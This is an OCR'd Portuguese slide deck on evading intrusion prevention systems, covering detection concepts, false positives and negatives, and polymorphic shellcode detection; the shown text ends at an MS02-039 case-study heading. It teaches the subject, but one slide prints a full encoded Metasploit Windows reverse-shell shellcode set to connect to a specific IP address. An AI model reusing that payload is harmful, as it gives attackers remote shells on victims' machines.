Brincando com IPS

Uma maneira mais simples de contorná-los!

Agenda

- Estágio 0000
  - Algumas definições.
- Estágio 0001
  - Problemas congênitos.
- Estágio 0010
  - Um pouco de história.
- Estágio 0011
  - Detecção de "Shellcode Polymorphic".
- Estágio 0100
  - Apresentando os vilões.
- Estágio 0101
  - Estudo de caso: MS02-039.
- Estágio 0110
  - Finalmente o começo.
- Estágio 0111
  - BÔNUS – OUtras formas de evasão.
- Estágio 1000
  - Conclusões!
- Estágio 1001
  - Perguntas e respostas.

Estágio 0000

Algumas definições.


Detecção de Intrusos

- Todo ataque possuí dois pontos essencias em comum:
  - ORIGEM DO ATAQUE: também conhecido como invasor;
  - DESTINO DO ATAQUE: também conhecido como vítima ou alvo.
- Nosso foco é a tecnologia "Pattern Matching".

“Intrusion Detection Systems”

- IDS (Intrusion Detection System):
  - Identificar ataques (invasões).
- Tipos conceituais:
  - HIDS: Host Based IDS;
  - SIDS: Stack Based IDS;
  - NNIDS: Network-node Based IDS;
  - NIDS: Network Based IDS;
  - dIDS: Desktop Based IDS.


“Intrusion Detection Systems”




“Intrusion Protection Systems”

- IPS (Intrusion Protection System):
  - Identificar e bloquear ataques (invasões).
- Tipos conceituais:
  - NNIPS/HIPS: Network-node/Host Based IPS;
  - NIPS: Network Based IPS;
  - dIPS: Desktop Based IPS.
- O IPS está localizado, conceitual e estrategicamente, entre estes dois pontos.

“Intrusion Protection Systems”



“Buffer overflow”



Estágio 0001

Problemas congênitos.

Falso-positivos

- Um alerta gerado indevidamente pelo IPS/IDS de rede, sendo disparado pelo IPS/IDS de rede uma detecção indevida.
- Falso-positivo pode ser tão perigoso quanto um falso-negativo, pois:
  - Pode mascarar e camuflar ataques reais;
  - Pode indisponibilizar a gerência do IPS, tornado-se impossível a administração do IPS;
  - Pode gerar uma negação de serviço, fazendo com que:
    - O IPS desligue a assinatura;
    - Alto consumo de recursos do IPS (CPU, HD, memória, etc), podendo chegar a uma reinicialização espontânea do IPS;
- Negação de acesso aos recursos da infra-estrutura devido a falsificação do endereço de origem.

Falso-negativos

- Não geração de alerta pelo IPS/IDS de rede para uma real tentativa de ataque, sendo este ataque evasivo.
- Sem ser detectado o ataque pelo IPS/IDS de rede. Isto significa uma grande falha na tecnologia empregada na detecção de ataques.
- INVASÃO DO SISTEMA SEM DETECÇÃO.

É suficiente para evasão???

- ✓ "Shellcode Polymorphic"?
- ✓ "URL Obfuscation"?
- ✓ "IP Fragmentation"?
- ✓ "TCP Segments"?
- ✓ Algo mais que eu tenha esquecido?

Curiosidade

- 1ª Colocação
  - *Cross-Site Scripting*
- 2ª Colocação
  - *SQL Injection*
- 3ª Colocação
  - *Buffer Overflow*
- 4ª Colocação
  - *WEB Directory Transversal*

- Aumento de ataques direcionados a vetores de aplicações, tais como:
  - *Cross-Site Scripting*;
  - *SQL Injection*;
- O famoso "Buffer Overflow" permanece como um dos vetores de ataque mais comuns, assim como "WEB Directory Transversal".

Estágio 0010

Um pouco de história.

Vírus

- "A computer virus is a self-replicating program containing code that explicitly copies itself and that can "infect" other programs by modifying them or their environment such that a call to an infected program implies a call to a possibly evolved copy of the virus."
  - http://www.faqs.org/faqs/computer-virus/faq/
  - Section B. – Definitions and General Information
  - Question and Answer B1


Tipos de Vírus


- Podemos classificar o vírus através de duas categorias, sendo elas:
  - "Modus Operandi";
  - Técnicas utilizadas.
- Nosso foco são as técnicas utilizadas.

Técnicas utilizadas pelos Vírus

- Vírus simples.
- Vírus “stealth”.
- Vírus cifrado ou criptografado.
- Vírus polimórfico.

Cifrado vs. Polimórfico






Estágio 0011


Detecção de “Shellcode Polymorphic”.


Bem vindo à realidade cruel.

- Técnica apresentada:
  - Por Fermín J. Serna (fjserna@ngsec.com);
  - Em 21 de Janeiro de 2002;
  - Ferramenta NIDSfindshellcode;
- Utiliza a seção de NOP (0x90) como área de detecção.
- Outras soluções desenvolvidas:
  - Prelude IDS;
  - Snort FNORD Shellcode Detection Pre-processor.
- Porém a técnica foi quebrada:
  - Por Phantasmal Phantasmagoria (phantasmal@hush.ai);
  - Em 1° de Outubro de 2004;
  - Mensagem à BUGTRAQ "On Polymorphic Evasion".

Shellcode Cifrado ou Polimórfico?






http://metasploit.com:55555/PAYLOADS?parent=GLOB%280x2b251a98
Google
Bookmarks
Settings
Metasploit Framework Web Console v2.8-dev
Windows Reverse Shell
/* win32_reverse - EXITFUNC=seh LHOST=216.75.15.231 LPORT=4321 Size=312 Encoder=PexFnster
unsigned char scode[] =
"\x33\xc9\x83\xe9\xb8\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb2"
"\x9b\x11\x30\x83\xeb\xfc\xe2\xf4\x4e\xf1\xfa\x7d\x5a\x62\xee\xcf"
"\x4d\xfb\x9a\x5c\x96\xbf\x9a\x75\x8e\x10\x6d\x35\xca\x9a\xfe\xbb"
"\xfd\x83\x9a\x6f\x92\x9a\xfa\x79\x39\xaf\x9a\x31\x5c\xaa\xd1\xa9"
"\x1e\x1f\xd1\x44\xb5\x5a\xdb\x3d\xb3\x59\xfa\xc4\x89\xcf\x35\x18"
"\xc7\x7e\x9a\x6f\x96\x9a\xfa\x56\x39\x97\x5a\xbb\xed\x87\x10\xdb"
"\xb1\xb7\x9a\xb9\xde\xbf\x0d\x51\x71\xaa\xca\x54\x39\xd8\x21\xbb"
"\xf2\x97\x9a\x40\xae\x36\x9a\x70\xba\xc5\x79\xbe\xfc\x95\xfd\x60"
"\x4d\x4d\x77\x63\xd4\xf3\x22\x02\xda\xec\x62\x02\xed\xcf\xee\xe0"
"\xda\x50\xfc\xcc\x89\xcb\xee\xe6\xed\x12\xf4\x56\x33\x76\x19\x32"
"\xe7\xf1\x13\xcf\x62\xf3\xc8\x39\x47\x36\x46\xcf\x64\xc8\x42\x63"
"\xe1\xd8\x42\x73\xe1\x64\xc1\x58\x6a\xd0\x1e\xd7\xd4\xf3\x01\xd1"
"\xd4\xc8\x98\xd1\x27\xf3\xfd\xc9\x18\xfb\x46\xcf\x64\xf1\x01\x61"
"\xe7\x64\xc1\x56\xd8\xff\x77\x58\xd1\xf6\x7b\x60\xeb\xb2\xdd\xb9"
"\x55\xf1\x55\xb9\x50\xaa\xd1\xc3\x18\x0e\x98\xcd\x4c\xd9\x3c\xce"
"\xf0\xb7\x9c\x4a\x8a\x30\xba\x9b\xda\xe9\xef\x83\xa4\x64\x64\x18"
"\x4d\x4d\x4a\x67\xe0\xca\x40\x61\xd8\x9a\x40\x61\xe7\xca\xee\xe0"
"\xda\x36\xc8\x35\x7c\xc8\xee\xe6\xd8\x64\xee\x07\x4d\x4b\x79\xd7"
"\xcb\x5d\x68\xcf\xc7\x9f\xee\xe6\x4d\xec\xed\xcf\x62\xf3\xe1\xba"
"\xb6\xc4\x42\xcf\x64\x64\xc1\x30";
Done
Internet
100%

Estágio 0100


Apresentanto do vilões.

Principais Vilões

- Tecnologia:
  - "Pattern Matching"
  - "Regular Expression"
- Hardware:
  - "PCI Bus"
  - Interfaces "Half-Duplex"


“Pattern Matching”

- “Pattern Matching” é um “sorteio”:
  - Você comprar uma cartela com um número.
  - Você torce para que ele seja sorteado entre tantos.


"\t-f <file>\tdefine arp table file\n",
"\t-V\t\tshow $0 version\n",
"\t-h\t\tusage message\n" if ($opts{h} or not $opts{f});
if(defined $opts{f}){ $file=$opts{f}; &pperm($file, $verbose); }
sub pperm{
open(FILE, "<".$_[0]) or die "open($_[0]): $!\n";
print "Setting ARP Cache Entries Permanent using $_[0] config file:\n" if ($verbose);
foreach(<FILE>){
chomp; $line++;
if(/^#/){ next; }
if((($ip_addr, $hw_addr, $if) = /\s*(.+?)\s+(\S+)\s*\s+(\S+)\s*/) == 3) and no
printf("%-25s - %-25s - %-10s\n", $ip_addr, $hw_addr, $if) if $_[1];
if(($^O=~/MSWin32/i) and ($ENV{'OS'}=~/Windows_NT/i)){
$hw_addr=~y/:/-/; arp("-s", $ip_addr, $hw_addr, "-N", $if);
} else { arp("-i", $if, "-s", $ip_addr, $hw_addr); }
}else{ die "$0: error: unkown file\'s format in $_[0] at line $line.\n"; }
}
print "\nThanks for using Sekure SDI's Tools!\n" if ($verbose);
close(FILE);
}
=pod
=head1 NAME
B<farpce.pl - Force ARP Cache Entries v. 0.11-HR>
=head1 SYNOPSIS
B<farpce.pl> [B<-v>] [B<-f> B<E<lt>table.arpE<gt>>] [B<-h>]
For Help, press F1

"PCI Bus" & Interfaces "Half-Duplex"

- "PCI Bus" já foi discutido em outras conferências, mas vamos a um exemplo:
  - Teoria:
    - 64 bits ou 33 MHz → 2 Gbps
  - Prática:
    - 64 bits ou 33 MHz → 500 Mbps



Estágio 0101

Estudo de caso: MS02-039.

